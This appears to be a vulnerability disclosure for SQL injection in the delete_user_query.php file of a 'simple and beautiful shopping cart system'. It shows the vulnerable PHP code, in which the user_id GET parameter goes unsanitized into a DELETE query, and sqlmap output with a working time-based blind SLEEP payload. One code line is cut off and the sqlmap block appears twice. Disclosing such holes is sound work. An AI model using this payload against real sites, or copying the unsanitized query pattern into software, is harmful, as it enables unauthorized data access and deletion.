

simple and beautiful shopping cart system delete_user_query.php has Sqlinjection

```
simple and beautiful shopping cart system delete_user_query.php has Sqlinjection,The basic
introduction of this vulnerability is that SQL injection means that the web application does
not judge or filter the validity of user input data strictly.An attacker can add additional SQL
statements to the end of the predefined query statements in the web application to achieve
illegal operations without the administrator's knowledge, so as to cheat the database server to
execute unauthorized arbitrary queries and further obtain the corresponding data information.
```



```
<?php

include('../db/config.php');
include('db/session.php');

$get_id=$_GET['user_id'];

$history_record=mysqli_query($conn,"select * from member where user_id=$id_session");
$row=mysqli_fetch_array($history_record);
$user=$row['firstname']." ".$row['lastname'];
mysqli_query($conn,"INSERT INTO history (date,action,data) VALUES (NOW(),'Delete User','$user')")or die(mysqli_e

mysqli_query($conn,"delete from member where mem_id = '$get_id' ")or die(mysqli_error());

header('location:user.php');
?>
```



```
sqlmap identified the following injection point(s) with a total of 1932 HTTP(s) requests:
---
Parameter: user_id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: user_id=16'+(SELECT 0x4d634674 WHERE 3210=3210 AND (SELECT 2660 FROM (SELECT(SLEEP(5)))pmMJ))+'
---
```

Sqlmap Attack

```
sqlmap identified the following injection point(s) with a total of 1932 HTTP(s) requests:
---
Parameter: user_id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: user_id=16'+(SELECT 0x4d634674 WHERE 3210=3210 AND (SELECT 2660 FROM
(SELECT(SLEEP(5)))pmMJ))+'
---
```